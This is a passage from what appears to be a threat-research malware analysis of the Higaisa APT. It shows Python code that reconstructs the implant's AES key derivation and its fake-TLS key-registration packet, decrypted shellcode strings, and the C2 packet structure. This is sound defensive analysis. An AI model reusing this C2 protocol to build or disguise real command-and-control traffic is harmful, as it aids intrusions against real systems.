encrypted_hash_padded = encrypted_hash + (b"\x00" * (0x90 - len(encrypted_hash)))

#Again use encrypted hash to calculate its md5 and derive new AES key

hasher = CryptCreateHash(CALG_MD5)

CryptHashData(hasher, encrypted_hash_padded)

aes_key = CryptDeriveKey(hasher, CALG_AES_128)

#generate message buffer to send to server to register key
```

```
fake_tls_header =  b"\x17\x03\x01"

client_key_message_header = b"\x65\x00\x00\x00\xd8\x00\x00\x00"

buffer = client_key_message_header +  uuid0_enc + b"\x00\x00" + uuid1_md5_md5 + encrypted_hash_padded

buffer = fake_tls_header + struct.pack(">h", len(buffer))  + buffer

binascii.hexlify(buffer)

len(buffer)
```

Appendix IV

Decrypted strings from the shellcode

https://www.google.com

WinHTTP /1.1

GET /msdn.cpp

\Device\Afd

https://msdn.microsoft.com

https://github.com

https://www.google.com

https://

jsproxy.dll

InternetInitializeAutoProxyDll

InternetDeInitializeAutoProxyDllInternetGetProxyInfo

DIRECT

szFmt:%dszS:%s

szWS:%ws

szD:%d

szP:%p

szX:%x

szN:%d

Init Error:%d

connect

_CbConnect Over

ikcp_udp

recv in

Uninstall module:%d

InitModule:%d

ContentLength :%d

szHttpRecv :%d

10.0.0.49

szTunnel

Proxip:%s

Proxport:%d

CurProxIp:%s

CurProxPort:%d

IeProxy ip:%s

port:%d

type:%d

ProxyNumber:%d

GET

POST

http://%s/../...

%s..%d

200 OK

Host:

Content-Length:

Connection: Keep-Alive

HTTP/1.0

HTTP/1.1Authorization: Basic

DELETE

news

QUERY

SUBMIT

en-us/msdn

library

?hl=en-US

?wd=http

?lan=ja-jp

10.0.0.208

cbreover

dispatch

Appendix V

Structure of packet containing AES key

```
struct Packet {
        struct FakeTls {
        struct AppDataHeader{
                        byte tls_header_app_data_constant;
         byte tls_version_major;
                        byte tls_version_minor;
        } tls_app_data_header  ;
                ushort  PacketSize;
        } FakeTlsHeader ;
```

```
    struct PacketData {
        int  Command ; //(0x65 Client to Server 0x64 Server to Client) AES key
        int  DataSize ;
        char SystemId[0x22];
        char Padding[2];
        byte data[DataSize] ;
    } command ;
} packet;
```

Source: https://www.zscaler.com/blogs/security-research/return-higaisa-apt